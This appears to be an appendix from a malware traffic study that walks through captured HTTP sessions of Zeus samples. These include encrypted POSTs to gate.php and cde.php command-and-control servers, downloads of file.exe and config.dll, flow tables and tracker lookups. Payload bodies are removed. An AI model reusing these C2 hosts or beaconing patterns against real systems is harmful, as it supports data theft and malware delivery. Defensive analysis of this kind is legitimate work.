For this connection, Argus created four flows, three for the HTTP requests and responses and a fourth with the packets to close the connection.

Table A-46: Flows from Second Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1031	200.98.246.214	80	1.782831	764	6122	7	8
1031	200.98.246.214	80	4.994077	4131	129455	63	94
1031	200.98.246.214	80	1.510830	2226	101405	37	74
1031	200.98.246.214	80	3.422332	120	108	2	2

Third Connection: Source Port 1032, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of four requests from the local client to the remote server with corresponding responses from the remote server. Each request consisted of a POST method specifying the "gate.php" resource and contained message bodies with no readable text. Each had a different content length and unique content. The responses all had a content length of 64 bytes but each had unique content.

This could suggest that the content was padded and encrypted to result in an entity of that length.

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 525
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:55 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 1213
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:56 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 538
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:57 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
```

```
Content-Length: 245
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:03:06 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

For this connection, Argus created six flows, two for the HTTP requests and responses and four with packets to close the connection.

Table A-47: Flows from Third Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	200.98.246.214	80	2.960269	3353	1127	7	8
1032	200.98.246.214	80	0.613338	585	337	2	2
1032	200.98.246.214	80	0.000000	60	54	1	1
1032	200.98.246.214	80	4.606362	120	0	2	0
1032	200.98.246.214	80	0.000000	60	0	1	0
1032	200.98.246.214	80	0.000000	60	0	1	0

Fourth Connection: Source Port 1033, Destination IP 173.194.40.240

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server.

This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache


HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location:
http://www.google.se/webhp?gfe_rd=cr&ei=3nU0U9bWMeOO8Qe10IGAAQ
Content-Length: 263
Date: Thu, 27 Mar 2014 19:02:54 GMT
Server: GFE/2.0
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

For this connection, Argus created a single flow.

Table A-48: Flows from Fourth Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1033	173.194.40.240	80	0.536148	467	824	5	5

Fifth Connection: Source Port 1034, Destination IP 173.194.40.255

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=cr&ei=3nU0U9bWMeOO8Qe10IGAAQ HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache-Control: no-cache
Host: www.google.se


HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:55 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=3ecf050e7f29beba:FF=0:TM=1395946975:LM=1395946975:S=XB9tJLEKQ0q
d3a0s; expires=Sat, 26-Mar-2016 19:02:55 GMT; path=/; domain=.google.se
Set-Cookie: NID=67=GdIT7qYHZBfLFIeTiWLEE-
kFnNSR3wtbp0fbq3Wc6yQKYb8emitdWgccWDhK9Hwc7kQUasOi0X_wBrZUdFqQVpvgOSrFO
dTa1c0VxUhqgqyBo2f503rFyGr0M-4WzbrS; expires=Fri, 26-Sep-2014 19:02:55
GMT; path=/; domain=.google.se; HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
```

```
Connection: close

( html/script content removed )
```

For this connection, Argus created a single flow.

Table A-49: Flows from Fifth Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1034	173.194.40.255	80	0.861316	1222	30625	17	25

Sixth Connection: Source Port 1035, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. These exchanges are similar to those previous specifying the "gate.php" resource. The requests contain message bodies with different lengths and different content. The responses also contain messages bodies with different lengths and different content. Unlike the previous exchanges, the first response had a length of 132 bytes, not the more commonly observed 64 bytes. This suggests additional information was encrypted and passed.

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 372
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:56 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 132

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 538
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:57 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

For this connection, Argus created six flows, one for the HTTP requests and responses and the others with only packets to close the connection.

Table A-50: Flows from Sixth Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1035	200.98.246.214	80	2.026271	1712	805	6	5
1035	200.98.246.214	80	0.000000	60	54	1	1
1035	200.98.246.214	80	0.000000	60	0	1	0
1035	200.98.246.214	80	0.000000	60	0	1	0
1035	200.98.246.214	80	0.000000	60	0	1	0
1035	200.98.246.214	80	0.000000	60	0	1	0

Seventh Connection: Source Port 1036, Destination IP 85.158.181.11

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a GET method, specified a resource named “file.exe” along with its relative path. The request did not include a message body. The response, successful status code 200 OK, included a message body with a length of 790528 bytes. The response also used the ETag header to uniquely identify the entity, which was further described as an Application/Octet-Stream using the Content-Type header. In this case it appears to be a MS Windows executable file based on the MZ Header with human-readable text embedded in its first line stating “This program cannot be run in DOS mode.” More human-readable text was embedded near the end of the entity, indicative of a string table in an MS Windows executable file. Notable was the text “CorExeMain.mscoree.dll” for a dynamic linked library and the text “Internal Name BCoin.exe” and “Original Filename BCoin.exe” for the executable name.

```
GET /images/file.exe HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.two-of-us.at
Cache-Control: no-cache



HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:02:57 GMT
Server: Apache
Last-Modified: Mon, 24 Mar 2014 05:59:39 GMT
ETag: "22cac4-c1000-4f553f0df32ab"
Accept-Ranges: bytes
Content-Length: 790528
Vary: User-Agent
Connection: close
Content-Type: application/octet-stream

MZ.....................@.....................................................
.!..L.!This program cannot be run in DOS mode.^M

( non-readable content removed )
( among embedded text near the end: Internal name BCoin.exe )
```

Neither the hostname nor the IP address of this server was listed in ZeuS Tracker.

For this connection, Argus created two flows.

Table A-51: Flows from Seventh Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1036	85.158.181.11	80	4.999082	10439	426232	171	309
1036	85.158.181.11	80	4.122364	11160	396765	186	287

Eighth Connection: Source Port 1040, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of five requests from the local client to the remote server with corresponding responses from the remote server. These exchanges were similar to those in previous connections requesting specifying the "gate.php" resource. All requests and responses had message bodies with unique content. Two of the five requests had the same content length. All of the responses again had a content length of 64 bytes. This could suggest that the content was padded and encrypted to result in an entity of that length.

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 517
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:05:58 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 1205
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:05:59 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 530
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:05:59 GMT
Content-Type: text/html
```

```
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 530
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:05:59 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

```
POST /media/system/images/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
```

```
Content-Length: 4152
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:06:00 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Content-Length: 64

( non-readable content removed )
```

For this connection, Argus created three flows, one for the HTTP requests and responses and two with only packets to close the connection.

Table A-52: Flows from Eighth Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1040	200.98.246.214	80	2.930238	8788	2017	13	16
1040	200.98.246.214	80	0.000000	60	54	1	1
1040	200.98.246.214	80	0.336374	60	54	1	1

Ninth Connection: Source Port 1041, Destination IP 200.98.246.214

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 122 bytes. The

message body contained no readable text. This request was very similar to the first request in the second connection in terms of header usage and content length. However, the message body content of the request was different. The response, successful status code 200 OK, included a message body with a length of 5376 bytes. The filename "config.dll" was specified for this message body using the Content-Disposition header. The content of the response message body was the same as in the previous response with this named file.

```
POST /media/system/images/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saudeodontos.com.br
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:06:27 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Keep-Alive: timeout=15
Server: Apache
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
Content-Length: 5376

( non-readable content removed )
```

For this connection, Argus created two flows, one for the HTTP request and response and another with packets to close the connection.

Table A-53: Flows from Ninth Connection in File 9ca

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1041	200.98.246.214	80	1.265840	704	6068	6	7
1041	200.98.246.214	80	0.101395	60	54	1	1

The behavior observed in the connections of this sample file (9ca) was very similar to the behavior observed in the connections of the previous sample file (2d7), keeping in mind that this file (9ca) preceded the other (2d7) chronologically by one day. The POST method was used with a resource named "file.php" to request files from a known Zeus command and control server. Three of the same files were requested. Two of the files were exactly the same size, and one (config.dll) had a length differing by only 16 bytes. These files were even located at the same relative paths on the respective servers. In both sample files the POST method was also used with a resource named "gate.php" to send encrypted information from the client to the server. The patterns of usage of this technique were very similar in content and timing. In the previous file (2d7), sets of five "gate.php" requests were sent after receipt of the three previously mentioned files using the "file.php" requests. In this file (9ca), one set of six "gate.php" requests was sent, followed three minutes later by one set of five. Highlighting the difference in the number of requests was a GET request for a resource named "file.exe" after the set of six "gate.php" requests. Moreover, one of the six requests had a longer response, 132 bytes instead of 64 bytes, suggesting that this extra request included instructions in its response to retrieve this file from a different server. Also interesting was the internal name, BCoin.exe, of the supplied Windows executable file. Very little information could be

found on the Internet about this particular file. However, its name suggests potential use with BitCoin electronic currency. Mohaisen and Alrawi (2013) reported that bitcoin mining was among the features of new Zeus variants.

Sample File 054 collected on 28 Mar 2014 with total time 5 minutes 21 seconds

This network trace sample file consisted of seven successful TCP connections as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case an IP address was specified for the suspicious server.

Table A-54: Summary of Connections in File 054

Source Port	Destination IP	HTTP Host Header	DNS?
1029	92.63.98.3	92.63.98.3	n/a
1031	173.194.70.106	www.google.com	Yes
1032	173.194.70.94	www.google.de	Yes
1036	92.63.98.3	92.63.98.3	n/a
1037	92.63.98.3	92.63.98.3	n/a
1038	173.194.70.106	www.google.com	Yes
1039	173.194.70.94	www.google.de	Yes

First Connection: Source Port 1029, Destination IP 92.63.98.3

The HTTP content over this TCP connection consisted of five requests from the local client to the remote server with five corresponding responses from the remote server. The first request, a GET method, specified a resource named “config.bin” along with its relative path. The request did not include a message body, only headers. The first request was 167 bytes before the packet overhead. The first response, with Successful code 200 OK, did include a message body with no readable text. The first response was

36329 bytes before packet overhead. The request's Accept header specified "*/*" to allow any media type. The request's Host header specified an explicit IP address rather than a domain name. The request's Cache-Control header specified No-Cache to prevent caching of the request. The response's Server header specified nginx as the software handling the request. The response's Content-Type and Content-Length headers specified that the resource was a binary stream (application/octet-stream) of 36080 bytes. The response's Date and Last-Modified headers specified the date-time of the message and of the requested resource. The response's Connection header specified "keep-alive" for a persistent connection. The response's ETag header specified a current value for the requested entity. The response's Accept-Ranges header specified bytes to indicate that it accepts byte-range requests.

```
GET /hl82ltwxk7/modules/config.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:28:06 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 36080
Last-Modified: Wed, 26 Mar 2014 11:39:17 GMT
ETag: "5332bc65-8cf0"
Accept-Ranges: bytes

( non-readable content removed )
```

The second request, a GET method, specified a resource named “mod1.bin” along with its relative path. The request did not include a message body, only headers. The second request was 170 bytes before the packet overhead. The second response, with Successful code 200 OK, included a message body with no readable text. The second response was 9464 bytes before packet overhead. The same request headers and values were used as in the first request. The same response headers were also used as in the first response, with different values for Date, Content-Length, Last-Modified, and ETag.

```
GET /hl82ltwxk7/modules/mod1.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)
Host: 92.63.98.3
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:28:12 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 9216
Last-Modified: Tue, 04 Mar 2014 09:33:03 GMT
ETag: "53159dcf-2400"
Accept-Ranges: bytes

( non-readable content removed )
```

The third request, a GET method, specified a resource named “mod2.bin” along with its relative path. The request did not include a message body, only headers. The third request was 170 bytes before the packet overhead. The third response, with Successful code 200 OK, included a message body with no readable text. The third response was

8952 bytes before packet overhead. The same request headers and values were used as in the first two requests. The same response headers were also used as in the first two responses, with different values for Date, Content-Length, Last-Modified, and Etag.

```
GET /hl82ltwxk7/modules/mod2.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)
Host: 92.63.98.3
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:28:13 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 8704
Last-Modified: Tue, 04 Mar 2014 09:33:01 GMT
ETag: "53159dcd-2200"
Accept-Ranges: bytes

( non-readable content removed )
```

The fourth request, a GET method, specified a resource named “mod3.bin” along with its relative path. The request did not include a message body, only headers. The fourth request was 170 bytes before the packet overhead. The fourth response, with Successful code 200 OK, did include a message body with no readable text. The fourth response was 8440 bytes before packet overhead. The same request headers and values were used as in the first three requests. The same response headers were also used as in the first three responses, with different values for Content-Length, Last-Modified, and Etag.

```
GET /hl82ltwxk7/modules/mod3.bin HTTP/1.1
```

```
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)
Host: 92.63.98.3
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:28:13 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 8192
Last-Modified: Tue, 04 Mar 2014 09:33:02 GMT
ETag: "53159dce-2000"
Accept-Ranges: bytes

( non-readable content removed )
```

The fifth request, a POST method, specified a resource named “cde.php” along with its relative path. The request included a message body with no readable text. The fifth request was 506 bytes before the packet overhead. The fifth response, with Successful code 200 OK, included a message body with no readable text. The fifth response was 244 bytes before packet overhead. The resource name suggests that the content is PHP script but it appears as a binary content in the message body. The request’s Content-Length header is used to specify its length. The response also differs significantly from the previous responses. This time the response’s Content-Type header specifies Text/Html even though the message body is binary. The response uses the Transfer-Encoding header and specifies Chunked for the transformation applied to the message body. The response’s Connection header specifies Close to terminate the persistent connection. The response also includes an X-Powered-By header specifying PHP/5.4.25 which suggests that version of PHP is being used on the remote server.

```
POST /hl82ltwxk7/cde.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Content-Length: 304
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:28:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.4.25

( non-readable content removed )
```

The features of the fifth request-response series seem slightly unusual for the following reasons: the message body of the POST request was not in the expected text format, the message body of the response was not in the expected text format, and the message body of the response was chunked. Chunked encoding is often used to return a dynamically-generated entity. A zero-sized chunk signals the end of the message body. Chunked encoding is also generally used with persistent HTTP connections. In this response the connection was closed with the Connection header.

A whois query reports that IP address 92.63.98.3 is part of a block assigned to a provider in Irkutsk, Russia. A search of the Zeus Tracker web site produced no results that matched this IP address.

For this connection, Argus created one flow for the first GET request and its response, a second flow for the next three GET requests and their responses, and a third flow for the POST request and its response.

Table A-55: Flows from First Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1029	92.63.98.3	80	0.797518	1363	38011	20	31
1029	92.63.98.3	80	1.001453	1452	28422	16	29
1029	92.63.98.3	80	0.373748	680	460	3	4

The differences in byte count, 1196 from the 20 source packets and 1682 from the 31 destination packets in the first flow, 942 from the 16 source packets and 1566 from the 29 destination packets in the second flow, and 174 from the three source packets and 216 from the four destination packets in the third flow, represent the packet overhead from IP and TCP headers. Average overhead from this remote server is 54.3, 54.0, and 54.0 bytes per packet, respectively, for the three flows in this connection.

Second Connection: Source Port 1031, Destination IP 173.194.70.106

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server and a corresponding response from the remote server. The request, a GET method, specified a resource named “webhp” and did not include a message body, only headers. The request was 152 bytes before the packet overhead. The response, with Redirection code 302 Found, did include a message body in the form of HTML. The response was 1125 bytes before packet overhead. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache



HTTP/1.1 302 Found
Location:
http://www.google.de/webhp?gfe_rd=ctrl&ei=RNA0U8ecKYuV_AaG2YDoAw&gws_rd
=cr
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=55285ca6ac9ee775:FF=0:TM=1395970116:LM=1395970116:S=CoTFyt1zG5X
oSVIk; expires=Sun, 27-Mar-2016 01:28:36 GMT; path=/;
domain=.google.com
Set-Cookie:
NID=67=RcwnxF43KollBCOM287KAnUCqiko0zDY4itMzoNUEd0oRBFMLpiDUVvYI8a_gmv0
j-ORrHi2X2NuBWObMG-6rs4t53f6M90U_jyTgARunodE-xE-Nf5GbL4ZEQoxLGKR;
expires=Sat, 27-Sep-2014 01:28:36 GMT; path=/; domain=.google.com;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Date: Fri, 28 Mar 2014 01:28:36 GMT
Server: gws
Content-Length: 279
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic

( html content removed )
```

A whois query reports that IP address 173.194.70.106 is part of a block assigned to Google, Inc. in Mountain View, California. This is consistent with the web site specified by the Host header. A search of the Zeus Tracker web site produced no results that matched this IP address.

For this connection, Argus created one flow for the GET request and its response, and a second flow for the single reset (RST) packet sent three minutes after the response.

Table A-56: Flows from Second Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1031	173.194.70.106	80	0.445003	388	1295	4	3
1031	173.194.70.106	80	0	60	0	1	0

The first flow includes the request and response messages. The differences in byte count, 236 from the four source packets and 170 from the three destination packets, represent the packet overhead from IP and TCP headers. Average overhead from this remote server is 56.7 bytes per packet in this connection.


Third Connection: Source Port 1032, Destination IP 173.194.70.94

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server and a corresponding response from the remote server. The request, a GET method, did not include a message body, only headers. The request was for the resource provided in the Location header of the response in the previous connection. A corresponding DNS query occurred between the two connections based on the domain name in that Location header. The DNS query of "www.google.de" returned

the IP address 173.194.70.94 used in this connection. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=ctrl&ei=RNA0U8ecKYuV_AaG2YDoAw&gws_rd=cr HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.de
Cache-Control: no-cache
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 01:28:37 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=faf0ff2cee6827d3:FF=0:TM=1395970117:LM=1395970117:S=2KxkWYcMGR0
8IQmT; expires=Sun, 27-Mar-2016 01:28:37 GMT; path=/; domain=.google.de
Set-Cookie: NID=67=n06nDhFEr7EgebUGqZD0d2WoNYfcv1pAZwVv8JL7Nj5u2v-
gkpLbCyBUhdPc4s2wQHXacBeAdV7XKaOhh7aak2Mv8H-
x8k9Yj5NieWb5slutiNBJAnt1nG6vLtnFuzZL; expires=Sat, 27-Sep-2014
01:28:37 GMT; path=/; domain=.google.de; HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Transfer-Encoding: chunked

( html/script content removed )
```

A whois query reports that IP address 173.194.70.94 is also part of a block assigned to Google, Inc. in Mountain View, California. Again, this is consistent with the web site specified by the Host header. Interestingly, a search of the Zeus Tracker web site produced a positive result for this IP address in its historical results for Zeus command and control servers. Figure n illustrates this result. This is likely a false positive.



Results in Host table (ZeuS C&Cs + FakeHosts)

No results

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2013-08-11 23:16:22	goodsonllc.com	173.194.70.94	AS15169	GOOGLE - Google Inc.	US

Hits in ZeuS C&C history: **1**

Figure A-3: Positive ZeuS Tracker Results for 173.194.70.94

For this connection, Argus created one flow for the GET request and its response, and a second flow for the single reset packet sent three minutes after the response.

Table A-57: Flows from Third Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	173.194.70.94	80	0.736667	1119	30596	15	25
1032	173.194.70.94	80	0	60	0	1	0

Fourth Connection: Source Port 1036, Destination IP 92.63.98.3

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server and a corresponding response from the remote server. The request, a POST method, and its response are nearly identical to those in the previous connection over source port 1029. One notable difference is the value of the Content-Length header of the request, 400 (bytes) in this request compared with 304 in the previous. The request and response message bodies contained unique content.

```
POST /hl82ltwxk7/cde.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Content-Length: 400
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:31:36 GMT
Content-Type: text/html
